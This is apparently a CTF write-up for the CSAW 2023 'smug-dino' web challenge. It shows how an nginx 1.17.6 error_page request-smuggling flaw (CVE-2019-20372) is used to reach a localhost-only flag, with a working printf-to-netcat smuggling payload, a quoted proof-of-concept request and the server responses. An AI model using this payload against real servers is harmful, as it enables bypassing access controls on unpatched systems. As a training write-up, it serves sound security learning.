smug-dino#
Setup#
echo 127.0.0.1 web.csaw.io | tee /etc/hosts

docker build -t csaw23/smug-dino .
docker run --rm -p 3009:3009 -it csaw23/smug-dino
Flag#
csawctf{d0nt_smuggl3_Fla6s_!}
Solution#

As I can see from what the challge name is smug-dino, this challenge is intended for HTTP request smuggling.
root@kali:~/ctf/CSAW-CTF-2023-Quals/web/smug-dino# printf "GET /flag HTTP/1.1\r\nHost: web.csaw.io:3009\r\n\r\nGET /flag.txt HTTP/1.1\r\nHost: localhost\r\n\r\n\r\n" | nc web.csaw.io 3009
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.17.6
Date: Fri, 22 Sep 2023 09:48:14 GMT
Content-Type: text/html
Content-Length: 145
Connection: keep-alive
Location: http://localhost:3009/flag.txt

<html>
<head><title>302 Found</title></head>
<body>
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.17.6</center>
</body>
</html>
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Fri, 22 Sep 2023 09:48:14 GMT
Content-Type: text/plain
Content-Length: 29
Connection: keep-alive

csawctf{d0nt_smuggl3_Fla6s_!}
Research#
In http://web.csaw.io:3009/, there are links for /hint and /flag.
root@kali:~/ctf/CSAW-CTF-2023-Quals/web/smug-dino# curl -D- http://web.csaw.io:3009/flag
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.17.6
Date: Fri, 22 Sep 2023 09:22:20 GMT
Content-Type: text/html
Content-Length: 145
Connection: keep-alive
Location: http://localhost:3009/flag.txt

<html>
<head><title>302 Found</title></head>
<body>
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.17.6</center>
</body>
</html>
Accessing http://web.csaw.io:3009/flag, then it redirects to http://localhost:3009/flag.txt.
root@kali:~/ctf/CSAW-CTF-2023-Quals/web/smug-dino# curl http://localhost:3009/flag.txt
csawctf{d0nt_smuggl3_Fla6s_!}
Now I can access http://localhost:3009/flag.txt because I built in my local machine.
But it is built on a different host in CTF Competition, it is expected that it would normally not be accessible to localhost.

Accessing http://web.csaw.io:3009/hint, then it shows the input form for Server name: and Server Version:. Submitted nginx and 1.17.6 in each form, I got the following hint message:
HINT: #1

We believe the item you seek is only accessible to localhost clients on the server;
All other requests to /flag will be processed as a 401.


It seems the server is issuing 302 redirections to handle 401 erors...
Is it possible to use the redirection somehow to get the localhost flag?


HINT: #2

CVE 2019-....
Google search with nginx 1.17.6 vulnerability, I found CVE-2019-20372.
There is the PoC.
NGINX error_page request smuggling
Example Vulnerable Request
The request that is made to the server looks as follows:
GET /a HTTP/1.1
Host: localhost
Content-Length: 56

GET /_hidden/index.html HTTP/1.1
Host: notlocalhost
Similarly, I can get /flag.txt by requesting /flag.